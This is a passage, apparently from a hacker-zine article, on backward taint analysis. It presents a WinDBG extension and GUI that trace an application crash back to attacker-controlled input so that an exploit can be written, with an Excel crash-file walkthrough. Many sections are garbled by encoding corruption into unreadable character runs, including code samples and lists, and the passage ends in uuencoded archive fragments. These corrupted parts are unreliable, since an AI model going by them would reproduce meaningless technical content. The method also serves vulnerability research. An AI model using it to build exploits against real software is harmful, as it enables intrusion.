inĐ the future. Ð Chapter 5 is the acknowledgements to everybody who contributed $\mathfrak D$ directly or indirectly to this article. Đ

```
Chapter 6 includes the references and some additional references (not Đ
directly cited in the article, but very useful to learn more) and, finally, Đ
Chapter 7 is the most juicy part and includes all the sources for two \mbox{D}
different projects (the Microsoft Debugger extension which is the main Đ
focus of this article and a HeapMonitor for Linux-ARM that I also commentĐ
in this paper).Đ
----[ 2 - Concepts and AdditionsĐ
This is the core of the article and will give the state-of-the-art in \mbox{\it D}
program analysis focusing in software exploitation. Here I discussĐ
all the challenges in this area and all the concepts needed in order toĐ
understand the attached code (Section 7).Đ
Vulnerability exploitation experience is not required to understand thisĐ
particular section. Vulnerability exploitation experience is mandatoryĐ
to actually use the offered solution, since the implementation only helpsĐ
the analysis process and does so automating the process of validation ofĐ
what the attacker control that influences a crash and what are the codeĐ
traces to get to the crash point.Đ
---[ 2.1 - Taint AnalysisĐ
Taint Analysis is one kind of program flow analysis and the idea behind Đ
such analysis of a program flow in the context of this article is to defineĐ
the influence of external data over the analyzed application.Đ
Since the information flows, or as usually said, is copied to or influencesĐ
other data, there is a need to follow this influence in order to determineĐ
the control over specific data (registers, memory locations). This is aĐ
requirement to later determine the exploitability.Đ
To follow the information flow, I need to keep track over all the taintĐ
sources, and propagate such tracking to influenced data.Đ
That means that when a tainted location is used in such a way that a valueĐ
of other data is derived from the tainted data (like in mathematicalĐ
operations, move instructions and others) I need to mark the other locationĐ
as tainted as well. This is called taint propagation and is defined with Đ
the following transitive relation:Đ
'Ò -b -æf÷&Ö F-öâ
                  −2 W6VB Fò FW&−fR −æf÷&Ö F−öâ #−
™A->t(B) -> Direct flowĐ
'Ò -b " −2 W6VB Fò FW&-fR -æf÷&Ö F-öâ 3¢
™B->t(C) -> Direct flowĐ
'Ò F‡W3¢ ÓçB"2' Óâ -æF-&V7B fÆ÷}
These transitive steps between operations are called 'flows' and can be Đ
analyzed one by one or in a block (like in the example above, A->t(C)). Đ
A location is defined as:Đ
Đ
'nÒ
    ÖVÖ÷'' FG&W72 æB 6-|1
Ð
    \&Vv-7FW" æ ÖR \dagger f \div " F \dagger R - \times EVÖVçF F-öâ
                                            &Vv-7FW" -2 6öç6-FW&VB
  W† × ÆR'â F†-2 ÖV ç2 F† BÂ v†Vâ FVf-\infty-ær &Vv-7FW"Â ' 6WB
  -B †-v†W" †Ræs¢ 6WGF-ær V Â 2 F -çFVB v-ÆÂ Ç6ò F -çB VV ,'
          and clearing will clear it lower. Care must be taken, sinceĐ
  v†Vâ FVf-æ-ær V ÂÂ V , -2 æ÷B 6WBâ
```

```
To keep track over bit operations in a register, it is important to taint Đ
the code-block level of a control flow graph [5]. This adds extra Đ
complexity, since there is the flow graph and the data flow dependencies \mbox{\it D}
graph. The dependencies graph represents the influence of a source dataĐ
to the operation been performed.Đ
In the implementation provided with this article, the WinDBG extension willĐ
normalize the operations, saving the used values for later inspection by Đ
the GUI application. This provides a great view over the tainted data.Đ
---[ 2.1.1 - Taint SourcesĐ
Any information that is considered untrusted is tainted. Đ
Untrusted, for the scope of this article, is the information considered inĐ
control of the attacker. There is also a transitive relation when dealingĐ
with tainted data, where any untainted data that receives values from tainted Đ
source, becomes tainted. Đ
This includes information received from the network, or readed from the Đ
disk (in case of client-side exploits, for example).Đ
The more tainted information, the bigger the propagation and the requiredĐ
resources in order to keep track of that. In fuzzing situations, whereĐ
taint data is used to feedback the program behavior, even server-sideĐ
configurations can be marked as tainted (in order to avoid the need to testĐ
server software with multiple different configurations [22]).Đ
Tainted information is just deleted when it receives an assignment from anD
untainted source or and assignment from a taint source resulting in a constantĐ
value not controlled by the attacker. Most instructions in a program will notĐ
untaint the data, thus usually the number of tainted data grows during theĐ
program analysis.Đ
The example above is an explicit flow, since the defined value will receiveD
the used tainted value independently of any conditions.Đ
When there are conditions for the flow, this is called an implicit flow,Đ
like in the following example:Đ
--b ‡, ÓÒ ′ "Ó ½
As I'll analyze in section 2.2, conditional statements needs a special
analysisĐ
approach, and in the offered tool this is done in the analysis part Đ
(the WinDBG extension). Đ
Two special situations to track are partial tainting (when the untrusted Đ
source doesn't completely control the tainted data) and tainting merge Đ
(when there are two different untrusted sources being used to derive someĐ
data). In a merge, the result is tainted. Đ
A data area is 'used' when it is referenced by an operation and isĐ
'defined' when the data is modified.
Instructions that are pure assignments are easy to track, since if a Đ
tainted location is used to define another location, this new location willĐ
also be tainted.Đ
```

```
Operations over strings are tainted when:Đ
'Ò F†W' &R W6VB FÒ 6 Æ7VÆ FR 7G&-ær 6-¦W2 W6-ær F -çFVB Æö6 F-ö1
™E.g: a = strlen(tainted(string));Đ
™Since string is tainted, I assume the attacker also controlsĐ
™the value of a. Đ
'Ò 6V &6, f÷" 6öÖR 7 V6-f-2 6† " W6-ær F -çFVB Æö6 F-öâ FVf-æ-æ}
    fÆ r −b f÷VæB ÷" æ÷B f÷VæBâ
™E.g.:- Ö-çFW" Ò 7G&6‡"‡F -çFVB‡7G&-ær'Â 6öÖUö6† ""½
™--b ‡ ö-çFW"′ fÆ sÓ ½
™Since the string is tainted, I assume the attacker also Đ
mpartially controls the flag. The same happens if theĐ
{\tt Mattacker} controls the some_char value.{\tt D}
Arithmetical instructions with at least one used tainted data usually Đ
define tainted results, since the attacker at least partially controls the Đ
result. Đ
Those instructions can be simplified using intermediate languages to map toĐ
boolean operations, and then the following rules applies:Đ
Or truth table:Đ
Æ
X•™X or Y'
0 " 0 '
0"1'
1" 1'
1" 1•
Ð
Ð
And truth table:Đ
Ð
X•™X and Y'
0"0'
0"0'
1" 0'
1" 1'
Ð
Xor truth table:Đ
Ð
X•™X xor Y'
0"0'
0"1'
1" 1'
1" 0'
Assuming there is at least one used tainted data: Đ
'Ò -â F†R 6-GV F-öâ v†W&R ' † fR â ÷" ÷ W& æBÂ -b F†R W6VB
 VçF -çFVB F F -2 Â ' \Pæ÷r F† B ' FöâwB FVf-æR F†R &W7VÇB öb F†]
  ' ÷ W& F-öâ 6ò ' VçF -çB F†R &W7VÇBâ -b -B -2 Â ' ¶æ÷r F† B
  v† FWfW" f ÇVR ' FVf-æR f÷" F†R F -çFVB F F Â F†R 6 ÖR f ÇVR v-ÆÍ
  &R FVf-æVB f÷" F†R W6VB F &vWB öb F†R ÷ W& F-öâ ÖV æ-ær F† B F†]
  &W7VÇB −2 F −çFVBí
'Ò v†Vâ ' † fR F†R æB ÷ W& F-öâ öâ F†R ÷F†W" 6-FRÂ -b F†R W6VB
' VçF -çFVB F F &Vv-7FW" -2 Â ' ¶æ÷r F† B ' 6 âwB FVf-æR F†R
```

```
′ &W7VÇBÂ æB †Væ6R ′ VçF -çB F†R F F â -b F†R W6VB VçF -çFVB F F
  -2 Â '6ö× ÆWFVÇ' FVf-æR F†R &W7VÇBÂ 6ò -B -2 F -¢FVB1
'Ò "Õ'2 † fR 7 V6- Â 6-GV F-öâ v†W&R F†R f ÇVR -2 "Õ&VB v-F,
  -G6VÆbâ F†-2 -2 F†R öæÇ' 6 6R v†W&R â W6VB F -çFVB F F v-ÆÂ
  FVf-\alphaR â VçF -çFVB &W7VÇB f 'í
It is also a good idea to keep track of the EFLAGS register when the \mbox{\it D}
attacker is able to define the value, considering it tainted (this is later\mbox{\tt D}
used to determine the influence over flow operations).Đ
Conditional branches are taken care of in the implementation using the 	exttt{D}
tracing analysis generated by the WinDBG plugin. Single-stepping is used forĐ
the tracing. WinDBG provides the disassembled opcode for the current Đ
instruction and it is parsed to keep track of the tainted data.Đ
To solve a limitation of the tool, which is to consider cases not created Đ
by the original crash data, one must analyze conditional jumps and flag Đ
registers carefully:Đ
'Ò -b F†R GF 6¶W" 6 â FVf-æR F†R TdÄ u2Â æB
                                                 §V× −2 FW VæFVçB öm
     fÆ r F†R GF 6¶W" 6öçG&öÇ2 F†R '& æ6, FV6−6−öâ ‡F†−2 −2
   6öç6-FW&VB '' W‡ Æö-F &ÆR 2 Væ¶æ\divvâ 6-æ6R 7&V FW2 Æ\divG2 öb
  F-ffW&VçB \div 76-&-Æ-F-W2 Ò 6-× Ç' 6öçG&öÆÆ-ær T• -2 æ\divB Væ\divVv, Fý
  FVf-æR W‡ ÆÖ-F &-Æ-G'Â 6-æ6R 6ÖÖR 6ÖÇG&ÖÂ ÷fW" F†R ÖVÖ÷''
  Æö6 F-öâ ö-çFVB '' F†R T• −2 Ç6ò
                                        &W V-&VÖVçB'â &WBÖ-çFòÖÆ--
  FW VæG2 öb F†R 6öçG&öÇ2 ÷fW" F†R &wVÖVçG2 æB $õ
                                                         &ö 6†W2 &W V-&W=
  ×VÇF- ÆR &WGW&â 6öçG&öÂ FÒ 7&V FR ÆÂ F†R &W V-&VB v FvWG21
'Ò 6öçG&öÂ \divfW" '& æ6, FV6-6-öâ ÖV ç2 F -çFVB T• Â 6-æ6R F†R
   GF 6¶W" B ÆV 7B 'F- ÆÇ' 6öçG&öÇ2 F†R fÆ÷r öb W†V7WF-öí
'Ò Fò 6öç6-FW" F†R f ÇVR öb T• Â öæR ×W7B FVf-æS-
^{\mathrm{IM}}* The address if the jump is takenĐ
^{\mathtt{M}}^{\star} The address of the next instruction (if the jump is not {\tt D}
        taken)Đ
^{\mathtt{M}\star} The value of the interesting flag register (0 or 1)\mathtt{D}
** Then: %eip<-(address of the next instruction) + value Đ
  of the flag register * (|address if the jump is taken - Đ
  address of the next instruction | )Đ
Ð
The above formula permits to extend the functionality to expand the taint Đ
over code flow blocks, solving the actual limitation of defining if a Đ
specific code block is under attacker control (instead of a specific Đ
destination with the actual input that generates the crash), but also Đ
exponentially grow the complexity of keeping track. Đ
Researchers are creative and as so there are many other uses for taintĐ
analysis like identify how long sensitive data is kept in the system [6] Đ
and/or formally define a secure information flow [7].Đ
---[ 2.1.2 - Intermediate Languages and Tainted SourcesĐ
Ð
In order to keep track of the tainted sources and propagate the taint, itĐ
is critical to have a program analysis that will understand the targetĐ
program language semantics.Đ
Tools exist to implement taint analysis in high-level languages, such asĐ
C++ and Java [7][8][9], but this article focuses on straight assembly code Đ
analysis. I also recommend reading about symbolic execution [9][10] and Đ
```

```
SAT Solvers [11][12][13] since this has a close relation with the subject.Đ
The classic approach is to use an intermediate language to represent theĐ
program instructions. This improves the code quality and helps inĐ
portability.Đ
There are many good references in that area, so I'm just going to recommendĐ
some [14][15][16] and say that I use the WinDBG api directly, which is notĐ
the best approach while thinking in portability, but was the fastest to Đ
code. Đ
Ð
The WinDBG extensions are DLLs loaded by the debugger using LoadLibrary and Đ
run in the context of the debugger process. Those extensions are trustedĐ
by the debugger. The debugger tries to handle access violations, but heapĐ
corruptions in the extension itself will likely crash the debugger.Đ
All the debugger extensions can make calls to the Win32 API and to theĐ
debugger interfaces (dbgeng.dll).Đ
What is more interesting is the fact that the debugger API will try toĐ
abstract the type/version of the target, which means you can writeĐ
extensions that will work on a live debugging session or in a dump fileĐ
equally. The same applies for user-mode/kernel-mode targets.Đ
The two main types of extensions API for WinDBG are:Đ
'Ò vF&tW‡G2 Óâ ÖÆB FV'VvvW" W‡FVç6-öâ -çFW&f 6W2 † 2 Ö ç•
limitations for symbol and type lookups Đ
'Ò F&tVær Óâ -B -2 F†R æWr FV'VvvW" -çFW&f 6RÂ v†-6, F†R GF 6†VM
project is based on. Offers interface for everything that can be performedĐ
by the debuggerĐ
DbgEng extension API is exposed through the dbgeng.dll and offers theĐ
capability to create new standalone tools that call the interface. Some ofĐ
the functionalities supported:Đ
'Ò vWB 7W'&VçB F‡&V B÷ &ö6W72 -æf÷&Ö F-öí
'Ò &V Bõw&−FR ÖVÖ÷'•
'Ò 7-Ö&öÂ÷G— R Æöö⋅W
To call the extension functions, one need to first created the debugĐ
interface objects and then call the interface exposed by these objects.Đ
A extension using the DbgEng must export the DebugExtensionInitialize entryĐ
point, and optionally export the DebugExtensionNotify andĐ
DebugExtensionUninitialize entry points.Đ
As previously explained, the debugger will LoadLibrary() the extension dllĐ
and then will use the GetProcAddress() to find the entry point.Đ
From the attached code:Đ
"...$U5TÅM
″4 ÄÄ$ 4½
"FV'VtW‡FVç6-öä-æ-F- Æ-¦R•
™OUT PULONG Version,Đ
™OUT PULONG FlagsÐ
Ð
This is the mandatory entry point which will be called when the extensionĐ
is loaded. This function get new debugger interfaces by calling in theĐ
code:Đ
--b , ", t" Ò FV'Vt7&V FR...õ÷WV-Föb, "FV'Vt6Æ-VçB''Í
TMTM(void **)&DebugClient)) != S_OK)D
```

```
'ââí
--b , , , t " Ò FV'Vt6Æ-VçBÓå VW'"-çFW&f 6R...õ÷WV-Föb,, "FV'Vt6öçG&öÂ'Í
MTM(void **)&DebugControl)) != S_OK)D
The optional: Đ
−fö-M
"FV'VtW‡FVç6-öäæ÷F-g'•
™OUT ULONG Notify,Đ
™OUT ULONG64 ArgumentĐ
′ •
Ŧ
Is called then the target is connected/disconnected and is not used in theĐ
code. The DebugExtensionUninitialize is called when the extension isĐ
unloaded and can perform cleanup routines.Đ
In the attached code:Đ
"...$U5TÅM
"4 ÄÄ$ 4½
-fGE÷G& 6R... DT%Tuô4Ä"TåB 6Æ-VçBÂ 55E" &w2•
Is the debugger extension (called from the debugger using !vdt_trace).
args is the command line argument string passed to the extension.Đ
The API is very rich in getting process information and I stronglyĐ
recommend the reader to have a look into the source code at this point.Đ
Ð
---[ 2.1.3 - Explosion of Watched DataĐ
Anybody who has worked with taint propagation knows that the biggest Đ
problem is how to keep track of all the data. Đ
In this case, I need at least to:Đ
'Ò -FVçF-g' ÆÂ F†R -ç7G'V7F-öç2 æB F†V-" ÷ W& æG=
'Ò FVf-æR v† B &R F†R 6÷W&6RÂ FW7F-æ F-öâ æB ÷F†W" -× 7FVM
\mathbb{E}-\PR F†R 6ö× &-6-öâ f\mathbb{E} w2 -â TdÄ u2 ³eÒ•
'Ò Ö &² ÆÂ F†R F -çFVB F F
'Ò VæFW'7F æB v† B V 6, -ç7G'V7F-öâ FöW=
It is easy to see that keeping track over all the information is quiteĐ
performance-intensive, even more when decisions need to be made andĐ
followed.Đ
There are implicit and explicit operands for instructions, and it isĐ
necessary to support all the situations (otherwise, the track over some Đ
important tainted data is lost).Đ
Ð
A good example [5] is a simple push %eax operation:Đ
'Ò W‡ Æ-6-B ÷ W& æC¢ VV , &Vv-7FW-
'\hat{O} - \times E - 6 - B \div W\& æG3¢ VW7 æB 7=
'Ò 6VÖ çF-3¢ VW7 ÂÒVW7 ÓI(substraction)Đ
TM
     ss:[%esp]<-%eax'†Ö÷fR•
Đ
As explained, this is treated by the intermediate language. I need to keepĐ
track of the base memory areas, their size and the register names (keepingĐ
bitwise information - as opposed of byte-level [21] - is better to avoid falseĐ
positives, but is prone to easily explode the amount of data collected).Đ
```

```
Ð
Boolean operations have a special treatment as well, since some booleanĐ
operations will provide different results when they are performed with theĐ
same data (or with fixed values), like a XOR of the same tainted data willĐ
give back untainted information (and with 0 is the same, and so on...), as Đ
explained before.Đ
Instructions over strings also needs to be tainted (many integer overflows Đ
happens from calculations of data sizes). The cases of tainting operationsĐ
over strings have been explained in the section 2.1.1.Đ
Tainted data will remain for long time, also increasing the explosionĐ
problem (to delete the tracking over a data, it is required that this dataĐ
receives an uncontrolled value, or is deallocated somehow). Đ
During the tracing step (explained later) the instructions complexity areĐ
simplified in order to speed-up the analysis process. Đ
Due to all the challenges faced by the taint analysis and to the lack ofĐ
detailed information about source data for specific file-formats and
protocols,Đ
and thus the difficulties in creating working exploits for such cases, IĐ
decided to use a different approach. Such approach is very useful when you Đ
already have a reproducible crash case and is named Backward Taint Analysis.Đ
---[ 2.2 - Backward Taint AnalysisĐ
Backward Taint Analysis is a reverse approach to the natural taint analysisĐ
flow. Basically, instead of getting all the input, mark it as tainted and \Phi
track it during the program execution, what I do is to get the crash,Đ
validate what is of interest (which led to the application crash) and traceĐ
back to see if it comes from input and, if so, what modifications wereĐ
performed.Đ
This avoids the explosion of tainted data, since most of the input isĐ
considered not tainted (and usually it is legitimate).Đ
To do so, the process is divided in two parts:Đ
    G& 6R g&öð vööB 7F FR FÒ F†R 7& 6, †-æ7&VÖVçF ÆÇ' GV× VB FÒ
  f-ÆR' Óâ v F†W" 7V'7F çF- Â -æf÷&Ö F-öâ &÷WB F†R F &vWB
     Æ-6 F-öâ v†Vâ -B &V6V-fW2 F†R -ç WB F F Â v†-6, -2 f÷&Ö ÆÇ'
  æ ÖVB væ \zeta-6-2}
'Ò æ Ç-6-2 öb F†R G& 6R f-ÆR Óâ f÷&Ö ÆÇ' FVf-æVB 2 wfW&-f-6 F-öâr
  7FW Â v†W&R F†R 6öæ6ÇW6-fR æ Ç-6-2 -2 Föæ]
Ð
The trace step stores some useful information, like effective addresses andĐ
data values (later used to determine what is been copied to where and howĐ
it is been affected). Note that:Đ
'Ò F†-2 -2 FöæR W6-ær v-äD$r W‡FVç6-öí
′Ò —B öæÇ′ 7W ÷'G2 F†R & 6-2 ffb -ç7G'V7F-öç2 ‡6ò æò ÔÕ, æB 54R′1
•Ft-2 Æ-Ö-G2 FtR æ Ç-6-2 -â Ö ç' 6 6W2 æB &W V-&W2 W‡FVç6-öâ öí
-F†R 7W ÷'FVB -ç7G'V7F-öç2â F†R &ö|V7B -2 &VVâ ÷ Vâ×6÷W&6VB †W&RÍ
−6ò ′ W‡ V7B Fò &V6V−fR
                         F6†W2í
'Ò 6-× Æ-f-6 F-öâ öb F†R -ç7G'V7F-öç2 Fò Ö ¶R F†R æW‡B 7FW 6ögFW-
To provide the simplification it is necessary to deal with many specifics, Đ
like in the instruction:Đ
```

'Ò 4Õ "4"r "öÓ3"Â #3" Óâ t6ö× &R T , v-F, "öÓ3"Â -b W V ÂÂ $exttt{pb}$ b -2

```
6WB æB #3" −2 Æö FVB −çFò "öÓ3"â
TMTM Else, clear ZF and load r/m32 into Đ
™™ AL' [17]Đ
Such an instruction creates the need for conditional taints, since Đ
by controlling %eax and r32 the attacker controls r/m32 too.Đ
Alternative taints are also provided, in the form of srcdep{1,2,3}.D
Since the trace step generates a file to be loaded by the next step, thisĐ
file will contain:Đ
'Ò ÖæVÖöæ-2 öb F†R -ç7G'V7F-öí
'Ò ÷ ₩& æG=
'Ò FW VæFVæ6W2 f÷" F†R 6÷W&6R ÷ W& æM
Dependences for an operand are for example, elements of an indirectlyĐ
addressed memory. This will create a tree of the dataflow, with a root inĐ
the crash instruction.Đ
The analysis step receives the address ranges that have the attacker data Đ
and then does the automatic analysis to determine the control over anythingĐ
you want to know.Đ
'Ò F_1-2 -2 FöæR '' 7F æF ÆÖæR FööÂ 1-B -2 -â F_1R 6 ÖR &ö1V7M
    f-ÆR'Â æB † 2
                                  uT′
Since the dataflow is available in a tree rooted in the crash instruction, Đ
the analysis step will just search in this tree, using a BFS [18]Đ
algorithm.Đ
Let's now look at some example code:Đ
" Ò' Ö÷b VF'Â f #3B
" \rotation \rotation " \rotation \rotat
                                                  <sup>2</sup> G7CÖVF'Â 7&3Ó f #3M
                                         ^{\prime} ^{2} æ÷FR " $4B -2 Wf-\hat{A} FG-
"2Ò' ÆV V', ¶V, ¶V7,£...Ò 2 G7CÖV', 7&3ÖV, 7&6FW ÖV7•
                                      ; dst=ptr 0x1234, src=ebxĐ
"BÒ' Ö÷b ¶VF•ÒÂ V',
"RÒ' Ö÷b W6'Â ¶VF•Ò
                                          ; dst=esi, src=ptr 0x1234, srcdep1=ediĐ
"bò' Ö÷b VG, ¶W6•Ò
                                           ; Crash!!!Đ
The tree will look like:Đ
"bò' v†W&R FöW2 ¶W6•Ò 6öÖR g&öÓý
"RÒ' ¶VF•Ò −2 Ö÷fVB FÒ W6'Â v†W&R VF' 6öÖW2 g&öÒ æB v† B FöW2 W†−7M
        -â ¶VF•Óý
"BÒ' ¶VF•Ò &V6V−fW2 V', æB VF' −2 FVf-æVB −â Ò' g&öÒ f−†VB f ÇV]
"2Ò' V', 6öÖW2 g&öÒ ÆV -ç7G'V7F-öâ F† B W6W2 V , æB V7•
""Ò' V , &V6V—fW2 f ÇVR 6öçG&ö\emph{\textit{x.e.}}VB '' F†R GF 6¶W-
'âââ V7, −2 ÷WB öb F†R 66÷ R †W&R ¢•
Ð
Ð
Ð
---[ 2.2.1 - From the crash to the exploitĐ
In order to compile the provided project, I use Microsoft Visual Studio Đ
2008 for the GUI and the command line for the debugger extension (don't Đ
forget to install the debugger extension SDK [19]).Đ
To compile the applications, go to the sources directory and open the Đ
Project in Visual Studio.Đ
```

```
The GUI is compiled using the project build, the dll is compiled through Đ
the command line:Đ
'Ò ÷ Vâ F†R Dõ2 &ö× M
'Ò W†V7WFS-
Ð
  6ÖBæW†R Ö² 3¥Åv-äDDμÃsc ã c3fRã Æ&-åÇ6WFVçbæ& B \Đ
  3¥Åv-äDDµÃsc ã c3fRã  6†² täUM
'Ò F†Vâ vò Fò F†R F-&V7F÷'' dEBÕG& 6W" æB W†V7WFS-
Ŧ
™setpaths.cmdĐ
'Ò öâ 6öÖR 7-7FV×2 -÷R v-ÆÂ æVVB FÒ ÷ Vâ F†R Ö ¶Vf-ÆR f-ÆR †§W7B
  ÷ Vâ æB 6Æ÷6R"-
™edit makefileĐ
'Ò F†Vâ §W7B 6ö× -ÆS-
Ð
™bczĐ
' Fò -÷W" v-äD$r W‡FVç6-öç2 F-&V7F÷''
Ð
Ð
Attached to the article there is an Excel file for a problem discovered by Đ
accident two years ago (the problem was discovered during a Forensic Đ
Analysis by a friend of mine, who after recovering an Excel Spreadsheet Đ
noticed that Excel was crashing when trying to open it). Đ
The name of the file is FIL573.XLS.Đ
The problem was fixed more than a year ago, but it is useful to illustrateĐ
the steps taken in order to use this project. As mentioned, I'm not going Đ
to discuss the analysis step, but I'll just show how to get the tool toĐ
work... the rest is up to you! Đ
First, open excel, and attach to it using WinDBG [Figure Đ
WinDBG_Attaching_to_Excel]. Add a breakpoint in the CreateFile [Figure Đ
WinDBG_Breakpoint_CreateFile].Đ
Start the tracing process [Figure WinDBG Trace VDT]. Đ
Open the crash file withing Excel [Figure Opening_Crash_File_Excel]. Đ
Using an hex editor (in my case I used the xvi32) open the file and try to Đ
locate a string that you can search in the program's memory, to determine Đ
where the file was loaded [Figure Finding_User_Input_in_Memory]. Đ
Using the searching capabilities of WinDBG, locate such string in the Đ
program's memory [Figure WinDBG_Finding_User_Input_in_Memory]. Đ
Open the trace file in the GUI [Figure VDT_Open_Trace_File] and add a taintĐ
range like in [Figure VDT_Add_Taint_Range] and Đ
[Figure VDT_Add_Taint_Range2].Đ
Now everything is ready, and you will have the taint analysis of the Đ
instructions you are interested of, related to the range of memory you justĐ
specified. Đ
Ð
```

```
Click with the right button in any instruction [Figure VDT_Check_Taint_Of], Đ
see the Check Taint Of option [Figure VDT_Check_Taint_Of2]. It is going toĐ
offer the taint information for all applicable operands Đ
[VDT_Check_Taint_Of3].Đ
----[ 3 - Existent solutions and comparisionsĐ
Ð
Ð
Microsoft Research released the !exploitable [3] extension for Microsoft Đ
Debugger and its source code. This is a great initiative and contributed aĐ
lot for the growing number of cooperation between researchers and the {\tt D}
software industry (since now the vendors can at least classify the \mbox{\it D}
exploitability of each reported vulnerability). Although it fails in manyĐ
cases to classify the exploitability, it provides a goodĐ
extensibility support and is a good start point in this initiative. Đ
It is important to note as well that a good aim of the tool is to identifyĐ
unique bugs, eliminating duplicated issues.Đ
A simple example of the problem of such approach is:Đ
_declspec(naked) int main() {Đ
• ö 6 ò ½

™mov eax, 0x4141411Ð
™call eaxĐ
–Ý
}Đ
Ð
This is incorrectly classified as EXPLOITABLE because the tool alwaysĐ
assumes that the attacker has control over all the input operandsĐ
[Figure bangexploitablefp.jpg].Đ
This is not the case in the example. The provided solution inĐ
this article differs from that, since instead of trying to classify theĐ
exploitability, I try to save researcher time while analyzingĐ
vulnerabilities and determining exactly that limitation: Are the inputĐ
operands in control of the attacker?Đ
So, to resume, bang exploitable (!exploitable) objectives are:Đ
'Ò 6Æ 76-g' Væ— VR —77VW2 †7& 6‡2
                                  V &-ær F‡&÷Vv, F-ffW&VçB 6öF]
    F‡2Â Ö 6†-æW2 -çföÇfVB -â FW7F-ær æB -â ×VÇF- ÆR F-ffW&VçB
  FW7B 6 6W2•
'Ò V-6\PÇ' &-÷&-F-|R| -77VW2 ‡6-æ6R 7& 6†W2
                                             V " -â F†÷W6 æG2Í
  v†-ÆR æ Ç-6-2 6 &-Æ-F-W2 &R dU%'Æ-Ö-FVB•
'Ò w&÷W -ær F†R 7& 6†W2 f÷" æ Ç-6-=
And the provided tool objective is:Đ
'Ò †VÇ -ær -÷R FÒ 7&V FR F†R W‡ ÆÖ-B 6ÖFR ¢•
Piotr Bania released a paper about an architecture for similar analysis, Đ
providing more advanced cases called Spiderpig [20]. The Spiderpig projectĐ
is not available for testing, making it impossible to create a fair
comparision.Đ
In Piotr's paper, he explains the Virtual Code Integration (or Dynamic Binary Đ
Rewriting) approach. Some of the techniques used in the 'intermediate Đ
language representation' phases are also adopted in the provided tool, in a Đ
different way (there is no intermediate language, but a normalized output Đ
of the execution trace). Spiderpig has ways to solve specific conflicts Đ
in partially controlled data, creating what he named a disputable object. Đ
In those objects, parent objects are also available for analysis.Đ
```

After reviewing the provided algorithms in the article Spiderpig seems to be Θ much more advanced than the provided tool, but as said, is not available. Θ

Taint Check [21] is dependent of DynamicRIO or Valgrind and is an extensionĐ to provide taint analysis in order to detect overflow conditions in tested Đ software. It does not help in the exploit-creation phase, neither to Đ determine the actual exploitability of an issue. It is divided in the Đ taint-seed, taint-tracker and taint-assert, with the purpose of defining Đ original tainted values (values comming from the network for example), Đ track the propagation and alert about security violations respectively.Đ Because they provide a solution for security-tests I decided to also Đ include a heap-monitoring example tool with this article. This tool aims Đ at solving the challenge of heap tests for embedded Linux architectures Đ using ARM (much less advanced then the Valgrind Memcheck plugin,Đ altought the only option for ARM as far as the author is aware).Đ

The solution provided here started when I first faced the problem of $\mathfrak D$ exploiting a complex client-side vulnerability, involving a very complex $\mathfrak D$ (and at that time closed) file format. It was later expanded when I saw $\mathfrak D$ the results of attacking scenarios against Word [1] and started to think $\mathfrak D$ how to automate the analysis in order to determine the exploitability. $\mathfrak D$

My initial version was integrated with a fuzzer to provide internal Đ information and feed back the fuzzer in order to have better coverage ofĐ the critical parts of the software [22]. It was unix based andĐ later ported to cover Solaris too, in order to exploit two vulnerabilities Đ released by Secunia [23] in the same software where RISE Security found a Đ vulnerability some months before.Đ

Because a good friend of mine was doing research in the same area, and hadD good experience with the Microsoft Debugger, we decided to integrate ourD implementations and create the final version provided here. I keep D expanding this version since then and using in my work and personal D projects. $\bar{\rm D}$

The biggest difference here is that we provide the backward Taint Analysis $\mathfrak D$ in order to help the exploitation process, which means we focus in $\mathfrak D$ determining what the attacker controls from the crash back to the input $\mathfrak D$ data. $\mathfrak D$

Đ Đ -----[4 - Future and other usesĐ

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I can't foresee the future. I hope that more researchers are going toĐ contribute with the project, helping it to grow and achieve maturity.Đ $\bar{\text{D}}$

The code needs immediate support for extended coverage of x86 instructions, D speed enhancements, introduction of heuristical detection over user input D (so you don't need to manually specify the memory ranges to watch). D

I'm sure many other uses are possible, and for sure I do expect some $\ensuremath{\mathtt{D}}$ extensions to come. $\ensuremath{\mathtt{D}}$

The original idea was based on Valgrind and REX intermediate language. The E available version is based on Microsoft Debugger (but really tight to it Θ due to the limited amount of time to create the project). Θ

A limitation of such approach is the fact that you need the PoC to traceĐ the execution until the crash, and then to analyzed it backwards. If yourĐ PoC is not taking a specific execution path that gives you control over someĐ specific memory areas, the analysis will say you don't control such memoryĐ

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areas. The tool does not try to find other ways to get control over areasĐ
that you need, it only provides you the information if you control or notĐ
such areas based on the executed PoC.Đ
There are other areas of interest, like heap viewing [24]. AĐ
heap view example for linux arm is also available with the article and Đ
future versions on Sourceforge [25].Đ
Also, the integration with fuzzers [22]Đ
is an interesting approach to provide better ways to find securityĐ
vulnerabilities.Đ
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----[ 5 - AcknowledgmentsĐ
A lot of people helped me in the long way for these researches that Đ
resulted in something interesting (at least to me) to be published, you allĐ
know who you are.Đ
The biggest thanks goes to Julio Auto, for helping me with the tools and Đ
for having the motivation to go present alone [26] while I was still 	ext{D}
fighting to get permissions to release everything in my personal name.Đ
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a lot of important insights about how to better structure it and giving a Đ
real value to it.Đ
I'll never ever forget to say thanks to my research team and friends atĐ
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studying completely new things.
                                 Ð
Conference organizers who invited me to talk about Software Exploitation, Đ
even after many people already talked about the subject they trusted that my Đ
talk was not more of the same. Đ
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on my free time.Đ
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----[ 7 - Sources [vdt_jfree.tgz]Đ
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Attached to the article there is:Đ
'Ò dEB &ö|V7C¢ F†R Ö -â &ö|V7B 6-FVB -â F†R 'F-6ÆRÂ -B -2
Microsoft Debugger extension and a GUI used to analyze crash files in order Đ
to create an exploit codeĐ
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long ago and also available at [25]Đ
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the VDT Project.Đ
Further updates will be available in the RISE Security website at:Đ
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 \texttt{M2"8`*} \small < @\texttt{E0"D\$8!T`I!Q\#C()0!8!R"8`.} \small < @\texttt{EP\#D\$8!} \small \land \texttt{G\#C')R/[T("<),`D} \\
M%)V#8@)PBP"4$(#;YZ"4`)01@'("4'$.*@E`%0&H)@`UYZ"6`-01@'H"T'`.Đ
M&@E`TS\G#-PY_SP7AKL$X!X!N'\.6@E`&P%X0``>GH-V`O"(`#PF`$_.P;EPĐ
 \texttt{M/"4`SPC`\backslash W/020!>$(`N`O\#R')R+4`\backslash !Z"4`?>>@GP`,$(!!`C!T\#H8)P`@!D } \\
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M+).`YC<$8(4`K!*`M7.#O24`I'--@VRO@,US:[XC`%L$8)L`['PD`+O_%/PBĐ
```

